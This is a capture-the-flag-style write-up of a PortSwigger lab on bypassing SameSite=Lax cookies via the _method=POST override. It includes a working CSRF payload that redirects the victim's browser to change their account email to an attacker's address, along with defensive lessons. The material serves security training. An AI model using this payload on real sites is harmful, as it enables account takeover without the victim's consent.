

Lab: SameSite Lax bypass via method override

Lab Information

- **Platform:** PortSwigger Web Security Academy
- **Category:** Cross-Site Request Forgery (CSRF)
- **Difficulty:** Practitioner
- **Lab:** SameSite Lax bypass via method override
- **Status:** Solved 

Objective

The objective of this lab is to perform a CSRF attack against the email change functionality.

The application uses cookies with:

```
SameSite=Lax
```

This prevents the browser from sending the session cookie in normal cross-site POST requests.

The goal is to bypass this restriction using **HTTP Method Override** and change the victim's email address.

Reconnaissance

The application provides the following credentials:

```
Username: wiener  
Password: peter
```

After logging in, navigate to the account page and test the email change functionality.

The relevant endpoint is:

```
POST /my-account/change-email
```

A normal request looks similar to:

```
POST /my-account/change-email HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=...

email=test@example.com
```

The important cookie is:

```
session=...
```

This cookie identifies the authenticated user.



Understanding SameSite=Lax

The session cookie uses:

```
SameSite=Lax
```

This cookie policy restricts when cookies are sent in cross-site requests.

A normal CSRF attack would attempt:

```
Attacker
  ↓
Cross-site POST
  ↓
/my-account/change-email
```

However, with `SameSite=Lax`, the victim's session cookie is generally not included in a cross-site POST.

Therefore:

```
Cross-site POST
  ↓
SameSite=Lax
  ↓
Session cookie not sent
```

↓
CSRF fails

Testing the HTTP Method

Send the email change request to Burp Suite Repeater.

First, change the method from:

POST

to:

GET

A request such as:

GET /my-account/change-email?email=test@example.com HTTP/2

does not perform the desired action because the endpoint expects a POST request.

This suggests that we need another way to make the application process a GET request as POST.

Finding Method Override

Test whether the application supports HTTP Method Override.

The important parameter discovered is:

_method=POST

For example:

GET /my-account/change-email?_method=POST&email=test@example.com HTTP/2

The browser sends a GET request, but the application interprets:

```
_method=POST
```

as a request to process the operation using the POST method.

Therefore:

```
Browser:  
GET
```

```
Application:  
POST
```

This is the key to bypassing the `SameSite=Lax` restriction.



Important Observation

We now have two different perspectives of the same request.

From the browser's perspective:

```
GET
```

This is important because it is a top-level navigation.

From the application's perspective:

```
POST
```

because of:

```
_method=POST
```

Therefore:

```
GET  
↓  
SameSite=Lax allows the relevant cookie in the navigation  
↓
```

Application receives request

↓

_method=POST

↓

Request processed as POST

Building the CSRF Exploit

We can now create a malicious HTML page on the **Exploit Server**.

The exploit uses JavaScript:

```
<script>
window.location="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-
email?_method=POST&email=attacker@example.com";
</script>
```

Understanding the Payload

The important part is:

```
window.location="https://YOUR-LAB-ID.web-security-academy.net/...";
```

This causes the victim's browser to navigate to the target URL.

The resulting request is:

```
GET /my-account/change-email?_method=POST&email=attacker@example.com
```

The browser therefore treats it as:

```
GET navigation
```

while the application interprets it as:

POST

because of:

`_method=POST`



Why Does SameSite=Lax Not Stop It?

The important difference is between these two requests.

Normal CSRF


```
Cross-site POST
↓
SameSite=Lax
↓
Session cookie restricted
↓
Attack fails
```

Method Override Attack

```
Cross-site top-level GET
↓
SameSite=Lax
↓
Session cookie can be sent
↓
Application sees _method=POST
↓
Request processed as POST
↓
CSRF succeeds
```

The attack effectively takes advantage of the difference between how the **browser** and the **application** interpret the HTTP method.

Complete Attack Flow



Final Exploit

The final payload used to solve the lab is:

```
<script>
window.location="https://0a67004a042aceb680dae40e00920058.web-security-
academy.net/my-account/change-email?_method=POST&email=attacker@example.com";
</script>
```

Host this payload on the **Exploit Server** and deliver it to the victim.

When the victim opens the malicious page:

1. `window.location` performs a navigation.
 2. The browser sends a GET request.
 3. `SameSite=Lax` allows the relevant session cookie in this navigation context.
 4. The application sees `_method=POST`.
 5. The application processes the request as POST.
 6. The email change operation is performed.
 7. The victim's email address is changed.
-



Tools Used

- Burp Suite
 - Proxy
 - HTTP history
 - Repeater
 - PortSwigger Exploit Server
 - Chrome / Chromium
 - JavaScript
 - HTTP Method Override
 - SameSite Cookies
-



Key Technical Concepts

1. SameSite=Lax

A cookie attribute that restricts cross-site cookie transmission.

It can still allow cookies in certain top-level navigation scenarios, particularly GET navigations.

2. HTTP Method Override

A mechanism where an application interprets a parameter such as:

```
_method=POST
```

as an instruction to process the request using another HTTP method.

3. Top-Level Navigation

The browser navigates directly to another URL:

```
window.location="https://target.com/...";
```

This is different from making a cross-site AJAX/fetch request.

4. CSRF

An attacker causes an authenticated user's browser to perform an unwanted state-changing action.

Key Lessons

- `SameSite=Lax` can prevent straightforward cross-site POST-based CSRF.
 - Always investigate whether a state-changing endpoint can be reached through GET.
 - Test for HTTP Method Override mechanisms.
 - The `_method` parameter can cause the application to process a GET request as POST.
 - The browser and application do not necessarily interpret the request method in the same way.
 - CSRF defenses should be evaluated against the application's complete request-processing behavior, not only the HTTP method visible at the browser level.
 - In Bug Bounty, method override is worth checking when a CSRF attack appears blocked by `SameSite=Lax`.
-

Final Takeaway

The application was protected against normal cross-site POST requests using:

```
SameSite=Lax
```

A normal CSRF attack therefore does not work because the victim's session cookie is restricted.

However, the application supports:

```
_method=POST
```

This creates a method mismatch:

```
Browser
  ↓
GET
Application
  ↓
POST
```

The attacker exploits this using:

```
window.location="https://TARGET/my-account/change-email?
_method=POST&email=attacker@example.com";
```

The final attack chain is:

```
SameSite=Lax
  +
Top-level GET navigation
  +
_method=POST
  ↓
GET → POST
  ↓
CSRF
  ↓
Victim's email changed
```

The core lesson is that **SameSite protection must be considered together with the application's method-handling logic**. A seemingly protected POST endpoint may still be vulnerable if the application provides a way to invoke it through a cross-site GET request.